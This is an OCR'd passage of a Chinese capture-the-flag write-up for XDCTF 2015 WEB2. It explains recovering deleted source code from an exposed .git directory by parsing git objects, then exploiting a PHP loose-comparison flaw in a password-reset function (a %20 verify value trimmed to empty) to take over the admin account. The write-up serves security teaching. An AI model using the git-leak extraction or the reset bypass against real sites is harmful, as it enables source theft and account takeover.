


图 1-3-11




图 1-3-12

最终整理如下，图 1-3-13：

```
3  admin::5832f4251cb6f43917df (lu5631209)
```

图 1-3-13

使用明文密码登录，获取到 flag，如图 1-3-14：

图 1-3-14

WEB2

（注：WEB2 的作者为 phithon，来自：https://www.leavesongs.com。以下为原文。）

WEB2 是一个大题，一共 4 个 flag，分别代表 获取源码、拿下前台管理、拿下后台、getshell。

WEB2-获取源码

目标站：http://xdsec-cms-12023458.xdctf.win/

根据提示：

“时雨的十一

时雨是某校一名学生，平日钟爱 php 开发。十一七天，全国人民都在水深火热地准备朋友圈杯旅游摄影大赛，而苦逼的时雨却只能在宿舍给某邪恶组织开发 CMS——XDSEC-CMS。喜欢开源的时雨将 XDSEC-CMS 源码使用 git 更新起来，准备等开发完成后 push 到 github 上。

结果被领导发现了，喝令他 rm 所有源码。在领导的淫威下，时雨也只好删除了所有源码。但聪明的小朋友们，你能找到时雨君的源码并发现其中的漏洞么？”

可得知获取源码的方式和 git 有关。

扫描 9418 端口发现没开，非 Git 协议。访问 http://xdsec-cms-12023458.xdctf.win/.git/

发现 403，目录可能存在，存在 git 泄露源码漏洞。

用 lijiejie 的 GitHack 工具获取源码：

http://www.lijiejie.com/githack-a-git-disclosure-exploit/，结果如图 1-3-15：




图 1-3-15

并不能获取全部源码，只获取到一个 README.md 和.gitignore。

读取 README.md 可见提示："All source files are in git tag 1.0"，如图 1-3-16：




图 1-3-16

可以反推出当时"时雨"的操作是：

```
git init
git add.git commit
git tag1.0
git rm –rf *
echo "Allsource files areingit tag1.0" > README.md
git add.git commit
```

真正的源码在 tag == 1.0 的 commit 中。那么怎么从泄露的.git 目录反提取出 1.0 的源码？

这道题有"原理法"和"工具法"。当然先从原理讲起。

首先根据 git 目录结构，下载文件

http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0。这个文件其实是 commit 的一个“链接”。

这是个文本文件，就是一个 sha1 的 commit id，如图 1-3-17：




图 1-3-17

然后简单说一下 git object。

Git object 是保存 git 内容的对象，保存在.git 目录下的 objects 目录中。Id(sha1 编码过) 的前 2 个字母是目录名，后 38 个字母是文件名。

所以 d16ecb17678b0297516962e2232080200ce7f2b3 这个 id 所代表的目录就是

http://xdsec-cms-12023458.xdctf.win/.git/objects/d1/6ecb17678b0297516962e2232080200ce7f2b3

如图 1-3-18：




图 1-3-18

请求（所有 git 对象都是 zlib 压缩过，所以我利用管道传入 py 脚本中做简单解压缩）：

可见这也是个文本文件，指向了一个新 id：

456ec92fa30e600fb256cc535a79e0c9206aec33 和一些信息。

我再请求这个 id:

图 1-3-19

如图 1-3-19，得到一个二进制文件。

阅读下文可先简单了解一下 git 对象文件结构：http://gitbook.liuhui998.com/1_2.html

到这一步，我们接下来会接触到的对象就只有“Tree 对象”和“Blob 对象”。

图 1-3-20 可以表示对象间的关系：




图 1-3-20

实际上我第一次获取 d16ecb17678b0297516962e2232080200ce7f2b3 就是 commit 对象(绿色),刚才获取的 456ec92fa30e600fb256cc535a79e0c9206aec33 是 tree 对象(蓝色), 真正保存文件内容的是 blob 对象 (红色)。那么这个 tree 对象具体的文件结构是：




图 1-3-21

实际上我们看到的二进制内容是 sha1 编码和而已。




图 1-3-22

Tree 对象一般就是目录，而 blob 对象一般是具体文件。Blob 对象的文件结构更简单，如图 1-3-23：




图 1-3-23

简单说就是：

"blob [文件大小]\x00[文件内容]"

知道了文件结构，就好解析了。

直接从 456ec92fa30e600fb256cc535a79e0c9206aec33 入手，遇到 tree 对象则跟进，遇到 blob 对象则保存成具体文件。

最后利用刚才我的分析，我写了一个脚本（gitcommit.py），可以成功获取到所有源码，如图 1-3-24：

```
➜ GitHack git:(master) ✗ ./gitcommit.py
[+] Write ./xdsec_cms/./.gitignore success
[+] Write ./xdsec_cms/./composer.json success
[+] Write ./xdsec_cms/./composer.lock success
[+] Write ./xdsec_cms/./index.php success
[+] Write ./xdsec_cms/./front/admin.php success
[+] Write ./xdsec_cms/./front/index.php success
[+] Write ./xdsec_cms/./xdsec_app/.htaccess success
[+] Write ./xdsec_cms/./xdsec_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/.htaccess success
[+] Write ./xdsec_cms/./xdsec_cms/index.html success
[+] Write ./xdsec_cms/./front/css/bootstrap-theme.min.css success
[+] Write ./xdsec_cms/./front/css/bootstrap.min.css success
[+] Write ./xdsec_cms/./front/css/style.css success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.eot success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.svg success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.ttf success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff2 success
[+] Write ./xdsec_cms/./front/img/default_face.jpg success
[+] Write ./xdsec_cms/./front/img/user_blank_1.png success
[+] Write ./xdsec_cms/./front/js/admin_files.js success
[+] Write ./xdsec_cms/./front/js/bootstrap.min.js success
[+] Write ./xdsec_cms/./front/js/jquery.min.js success
[+] Write ./xdsec_cms/./front/js/scripts.js success
[+] Write ./xdsec_cms/./xdsec_app/admin_app/index.html success
[+] Write ./xdsec_cms/./xdsec_app/front_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/core/Benchmark.php success
[+] Write ./xdsec_cms/./xdsec_cms/core/CodeIgniter.php success
```

图 1-3-24

如图 1-3-25：

```
➜ GitHack git:(master) ✗ ls -al xdsec_cms
total 40
drwxr-xr-x   9 phithon  staff   306  9 30 21:19 .
drwxr-xr-x  12 phithon  staff   408 10  1 00:54 ..
-rw-r--r--   1 phithon  staff    17  9 30 21:19 .gitignore
-rw-r--r--   1 phithon  staff   552  9 30 21:19 composer.json
-rw-r--r--   1 phithon  staff  7413  9 30 21:19 composer.lock
drwxr-xr-x   8 phithon  staff   272  9 30 21:19 front
-rw-r--r--   1 phithon  staff   115  9 30 21:19 index.php
drwxr-xr-x   6 phithon  staff   204  9 30 21:19 xdsec_app
drwxr-xr-x  10 phithon  staff   340  9 30 21:19 xdsec_cms
➜ GitHack git:(master) ✗
```

图 1-3-25

查看 index.php，获取到第一个 flag，如图 1-3-26：

图 1-3-26

当然，知道原理就 OK。如果能用工具的话，何必要自己写代码呢？

说一下“工具法”。

这里不得不提到 git 自带工具：git cat-file 和 git ls-tree。

其实 git ls-tree 就是用来解析类型为”tree”的 git object，而 git cat-file 就说用来解析类型为”blob”的 git object。我们只需要把 object 放在该在的位置，然后调用 git ls-tree [git-id]即可。比如这个工具：https://github.com/denny0223/scrabble

稍加修改即可用来获取 tag==1.0 的源码，如图 1-3-27：

图 1-3-27

给出我修改过的工具（因为原理已经说清楚了，工具怎么用、怎么改我就不说了）：

https://github.com/phith0n/XDCTF2015/blob/master/GitRefs.sh

WEB2-拿下前台管理员

代码审计正式开始。

首先代码其实是完整的，如果想本地运行需要先 composer 安装所有 php 依赖，并且需要 php5.5.0 版本及以上+linux 环境。Web 目录设置为./front 即可。

源代码中没有 SQL 结构，可访问 http://xdsec-cms-12023458.xdctf.win/xdsec_cms.sql 下载 SQL 初始化文件。（在前台可以找到这个地址）

遍观代码可见是一个基于 Codeigniter 框架的 cms，模板库使用的是 twig，数据库使用 mysql，session 使用文件。

多的不说，直接说我留的漏洞。首先看前台（因为不知道后台地址）：

/xdsec_app/front_app/controllers/Auth.php 110 行 handle_resetpwd 函数，

```
public function handle_resetpwd()
    {
        if(empty($_GET["email"]) || empty($_GET["verify"])) {
            $this->error("Bad request", site_url("auth/forgetpwd"));
        }
        $user = $this->user->get_user(I("get.email"), "email");
        if(I('get.verify') != $user['verify']) {
            $this->error("Your verify code is error", site_url('auth/forgetpwd'));
        }
...
```

主要是判断传入的$_GET['verify']是否等于数据库中的$user['verify']。而数据库结构中可以看到，verify 默认为 null。

由 PHP 弱类型比较（双等号）可以得知，当我们传入$_GET['verify']为空字符串''时，''==null，即可绕过这里的判断。

但第一行代码使用 empty($_GET['verify'])检测了是否为空，所以仍然需要绕过。

看到获取 GET 变量的 I 函数。I 函数的原型是 ThinkPHP 中的 I 函数，熟悉 ThinkPHP 的人应该知道，I 函数默认是会调用 trim 进行处理的。

查看源码得知，Xdsec-cms 中的 I 函数也会一样处理。所以我们可以通过传入%20 来绕过 empty()的判断，再经过 I 函数处理后得到空字符串，与 null 比较返回 true。

即可重置任意用户密码。那么挖掘到重置漏洞，下一步怎么办？

查看页面 HTML 源文件，可见 meta 处的版权声明，包含一个敏感邮箱：

xdsec-cms@xdctf.com，如图 1-3-28：

图 1-3-28

我们直接重置这个邮箱代表的用户，如图 1-3-29：

图 1-3-29

如下图提交数据包，重置成功。

（前台开启了 csrf 防御，所以需要带上 token。CI 的 token 是保存在 cookie 中的，所以去看一下就知道了）。




图 1-3-30

如图 1-3-30 利用重置后的账号密码登录 xdsec-cms@xdctf.com。

在用户附件处，发现第 2 枚 flag，如图 1-3-31：




图 1-3-31

打开：

